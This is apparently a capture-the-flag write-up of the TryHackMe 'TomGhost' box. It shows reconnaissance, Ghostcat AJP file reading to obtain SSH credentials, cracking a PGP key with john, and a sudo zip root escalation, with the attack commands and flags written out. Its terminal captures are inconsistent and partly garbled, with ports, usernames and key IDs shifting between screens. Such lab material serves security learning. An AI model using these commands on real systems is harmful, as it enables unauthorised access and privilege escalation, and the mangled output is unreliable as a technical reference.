

TomGhost Writeup

By Sandip Banerjee



Hi this is a beautiful box given by Tryhackme this box type is boot2root box there has many interesting steps like

- 1.Information Gathering
- 2.Enamuration
- 3.Exploitation

Step1:

```
hacker@hlzar:~/Desktop/Ghostcat-CNVD-2020-10487
File Actions Edit View Help
$ sudo nmap -sC -sV 10.10.10.65
Starting Nmap 7.92SVN ( https://nmap.org ) at 2022-07-31 18:47 IST
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 18:47 (0:00:06 remaining)
Nmap scan report for 10.10.10.65.36
Host is up (0.21s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
53/tcp    open  tcpwrapped
8080/tcp   open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp   open  http         Apache Tomcat/9.0.30
|_ http-title: Apache Tomcat/9.0.30
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.72 seconds
> cd Ghostcat-CNVD-2020-10487
> ls
ajp-execute.png  ajp-read.png  ajp-save.png  ajpShooter.py  README.ad
~/Desktop/Ghostcat-CNVD-2020-10487 master
```

I gather information about the given ip address with the Nmap tool the command is-

- `nmap -sC -sV <IP_ADDR>`


We get the 3 ports are open and 3 services are running in the 3 ports in port 22 ssh, in port 8009 ajp13 and in port 8080 http are open so now our clean target is to exploit the ssh port so we need the password and username for the ssh port.

The http page is



Step2:

In this step 2 firstly I use a tool named ajpshooter Witten in python and take the information about the service also in the process we found the username and the password of the ssh server machine.



In the process we found the tool from GitHub and we use the following command-

- `python3 ajpshooter.py http://<ip>:8009 /WEB-INF/web.xml read`

****Here we see the id and password skyjack:<password> at the marked place****

```
File Actions Edit View Help
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at
http://www.apache.org/licenses/LICENSE-2.0
Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
<?xml-stylesheet="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
version="4.0"
metadata-complete="true">
<description>
Welcome to Tomcat
</description>
</web-app>
ssh skyfuck@10.10.10.10:22
The authenticity of host '10.10.10.10 (10.10.10.10)' can't be established.
ED25519 key fingerprint is SHA256:taLnZpvhMCM9xpxy2KxaF8vJ8/364v9ApP8dCdo.
This host key is known by the following other names/addresses:
./ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.10' (ED25519) to the list of known hosts.
skyfuck@10.10.10.10's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
skyfuck@ubuntu:~$
```

Step3:

Now we login to the machine with the login credentials which is skyfuck an the <password> the login command is

- ssh skyfuck@<IP>
- Yes
- <password>

Step4:

We found two files in the user with ls command we can see the file in the user and the file extensions are .asc and .pgp so we se in the tryhackme.asc file a big code types then we coy the file and make a hash file with john2pgp tool and try to crack the hash

```
File Actions Edit View Help
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns="http://xmlns.jcp.org/xml/ns/javaee"
xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
version="4.0"
metadata-complete="true">
<description>
Welcome to Tomcat
</description>
</web-app>
ssh skyfuck@10.10.10.10:22
The authenticity of host '10.10.10.10 (10.10.10.10)' can't be established.
ED25519 key fingerprint is SHA256:taLnZpvhMCM9xpxy2KxaF8vJ8/364v9ApP8dCdo.
This host key is known by the following other names/addresses:
./ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.10' (ED25519) to the list of known hosts.
skyfuck@10.10.10.10's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
skyfuck@ubuntu:~$ cd ..
skyfuck@ubuntu:~/home$ cd ..
skyfuck@ubuntu:~$ ls
File Actions Edit View Help
gpg2john tryhackme.asc > hash
File tryhackme.asc
~/Desktop
```

```
garth@kali:~/hacking/tryhackme/tomghost/ssh$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Ca
mellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexandru: (tryhackme) OSCP Sites All my (S
lg 0:00:00:00 DONE (2020-10-04 19:32) 7.692g/s 8261p/s 8261c/s 8261c/s chinita..mihaela
Use the --show option to display all of the cracked passwords reliably
Session completed
garth@kali:~/hacking/tryhackme/tomghost/ssh$ john --show hash
tryhackme:alexandru::tryhackme <stuxnet@tryhackme.com>::tryhackme.asc
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x
1 password hash cracked, 0 left
garth@kali:~/hacking/tryhackme/tomghost/ssh$
```

Step4:

After getting access to the ssh server and find out the passphrase or decode the password we go for the ssh server and find the another user called merlin and try to find out the merlin password

Firstly we try to import the credentials and then try to decrypt the .pgp file after decoding the file with gpg command we found the ssh name called merlin and the password.

```

File Actions Edit View Help
skyfucky@ubuntu:/home/$ cd ..
skyfucky@ubuntu:$ ls
bin boot dev etc home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root run sbin srv sys usr var vmlinuz vmlinuz.old
skyfucky@ubuntu:$ cd
skyfucky@ubuntu:$ pwd
skyfucky@ubuntu:~$ cat credential.pgp tryhackme.asc
skyfucky@ubuntu:~$ cd ..
skyfucky@ubuntu:~/home$ ls
merlin skyfuck
skyfucky@ubuntu:~/home$ cd skyfuck/
skyfucky@ubuntu:~/home$ ls
credential.pgp tryhackme.asc
skyfucky@ubuntu:~/home$ gpg -d credential.pgp
gpg: directory '/home/skyfucky/.gnupg' created
gpg: new configuration file '/home/skyfucky/.gnupg/gpg.conf' created
gpg: WARNING: options in '/home/skyfucky/.gnupg/gpg.conf' are not yet active during this run
gpg: keyring '/home/skyfucky/.gnupg/secring.gpg' created
gpg: keyring '/home/skyfucky/.gnupg/pubring.gpg' created
gpg: encrypted with 1024-bit key, ID 6184FBC, created 2020-03-11
decryption failed: secret key not available
skyfucky@ubuntu:~/home$ gpg --import tryhackme.asc
The program 'gpg' is currently not installed. To run 'gpg' please ask your administrator to install the package 'pgpgpg'
skyfucky@ubuntu:~/home$ gpg --import tryhackme.asc
gpg: key 6C707170 imported successfully
gpg: /home/skyfucky/.gnupg/trustdb.gpg: trustdb created
gpg: key 6C707170: public key "tryhackme <stuxnet@tryhackme.com>" imported
gpg: key 6C707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:    imported: 1
gpg:    unchanged: 1
gpg:    secret keys read: 1
gpg:    secret keys imported: 1
skyfucky@ubuntu:~/home$ gpg -d credential.pgp
You need a passphrase to unlock the secret key for
user: "tryhackme <stuxnet@tryhackme.com>"
1024-bit ELG-E key, ID 6184FBC, created 2020-03-11 (main key ID 6C707170)

gpg: gpg-agent is not available in this session
gpg: WARNING: no cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG-E key, ID 6184FBC, created 2020-03-11
merlinasoyusduleqo1lkd21j35k21j231g23g12k3g12k3gk12j3k12j3k123[skyfucky@ubuntu:~$
Password:
sur: Authentication failure
skyfucky@ubuntu:~$ su merlin
Password:
merlin@ubuntu:/home/skyfuck$
```

Command 1:

```
gpg --import tryhackme.asc
```

Command 2:

gpg -d credential.pgp

Command 3:

su merlin

Password: <pass>

```
//User merlin is now on//
```

```
// Now we se in the home/merlin directory and BOOM the user.txt is the user flag//
```

[illegible]

Step 5:

Next we try to make the root access for the root user for the machine by using a vulnerable zip file we see the zip vulnerability with the help of “sudo -l -l” command

```
File Actions Edit View Help
gpg: key C6707170: secret key imported
gpg: /home/skyfuck/.gnupg/trustdb.gpg: trustdb created
gpg: key C6707170: public key "tryhackme <stunnet@tryhackme.com>" imported
gpg: key C6707170: "tryhackme <stunnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:      imported: 1
gpg:      unchanged: 1
gpg:      secret keys read: 1
gpg:      secret keys imported: 1
skyfuck@ubuntu:~$ gpg -d credential.gpg
You need a passphrase to unlock the secret key for
user: "tryhackme <stunnet@tryhackme.com>"
1024-bit ELG-E key, ID 6184F8CC, created 2020-03-11 (main key ID C6707170)

gpg: gpg-agent is not available in this session
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG-E key, ID 6184F8CC, created 2020-03-11
"tryhackme <stunnet@tryhackme.com>"
merlin@ubuntu:~$ cat credential.gpg
Password:
su: Authentication failure
skyfuck@ubuntu:~$ su merlin
merlin@ubuntu:~$ cd /home/skyfuck
merlin@ubuntu:~/skyfuck$ ls
credential.gpg  tryhackme.asc
merlin@ubuntu:~/skyfuck$ cd ..
merlin@ubuntu:~$ cd ..
merlin@ubuntu:~$ cd /home
merlin@ubuntu:~/home$ cd merlin
merlin@ubuntu:~$ ls
user.txt
merlin@ubuntu:~$ cat user.txt
THM{ghostCat_is_so_crazy}
merlin@ubuntu:~$ sudo -l -l
Matching Defaults entries for merlin on ubuntu:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User merlin may run the following commands on ubuntu:

Sudoers entry:
RunAsUsers: root
RunAsGroups: root
Options: !authenticate
Command:
  /usr/bin/zip
merlin@ubuntu:~$
```

And then we try to exploit the vulnerability with the help of \$TF and we enter into the root in the root folder the root.txt is our root flag

```
File Actions Edit View Help
Options: !authenticate
Command:
  /usr/bin/zip
merlin@ubuntu:~$ TF=$(mktemp -u)
merlin@ubuntu:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 31%)
# whoami
root
# ls -l
total 4
-rw-r--r-- 1 merlin merlin 26 Mar 10 2020 user.txt
# ls -la
sh: 3: ls-la: not found
# ls -la
total 36
drwxr-xr-x 4 merlin merlin 4096 Mar 10 2020 .
drwxr-xr-x 4 root root 4096 Mar 10 2020 ..
-rw-r--r-- 1 root root 2090 Mar 10 2020 .bash_history
-rw-r--r-- 1 merlin merlin 220 Mar 10 2020 .bash_logout
-rw-r--r-- 1 merlin merlin 3172 Mar 10 2020 .bashrc
drwxr-xr-x 2 merlin merlin 4096 Mar 10 2020 .cache
drwxr-xr-x 2 merlin merlin 4096 Mar 10 2020 .snaps
-rw-r--r-- 1 merlin merlin 655 Mar 10 2020 .profile
-rw-r--r-- 1 merlin merlin 0 Mar 10 2020 .sudo_as_admin_successful
-rw-r--r-- 1 merlin merlin 26 Mar 10 2020 user.txt
# ls -al
total 36
drwxr-xr-x 4 merlin merlin 4096 Mar 10 2020 .
drwxr-xr-x 4 root root 4096 Mar 10 2020 ..
-rw-r--r-- 1 root root 2090 Mar 10 2020 .bash_history
-rw-r--r-- 1 merlin merlin 220 Mar 10 2020 .bash_logout
-rw-r--r-- 1 merlin merlin 3172 Mar 10 2020 .bashrc
drwxr-xr-x 2 merlin merlin 4096 Mar 10 2020 .cache
drwxr-xr-x 2 merlin merlin 4096 Mar 10 2020 .snaps
-rw-r--r-- 1 merlin merlin 655 Mar 10 2020 .profile
-rw-r--r-- 1 merlin merlin 0 Mar 10 2020 .sudo_as_admin_successful
-rw-r--r-- 1 merlin merlin 26 Mar 10 2020 user.txt
# cd ..
# ls -a
.  ..  merlin  skyfuck
# cd ..
# ls
bin boot dev etc home initrd.img initrd.img.old lib lib64 lostfound media mnt opt proc root run sbin srv sys tmp usr var vmlinuz vmlinuz.old
# cd root
root.txt ufw
# cat root.txt
THM{zip_is_fake}
#
```

Hurreeyyy the flag is overrrr and the box is complete!!!!!!!!!!!!!!!!!!!!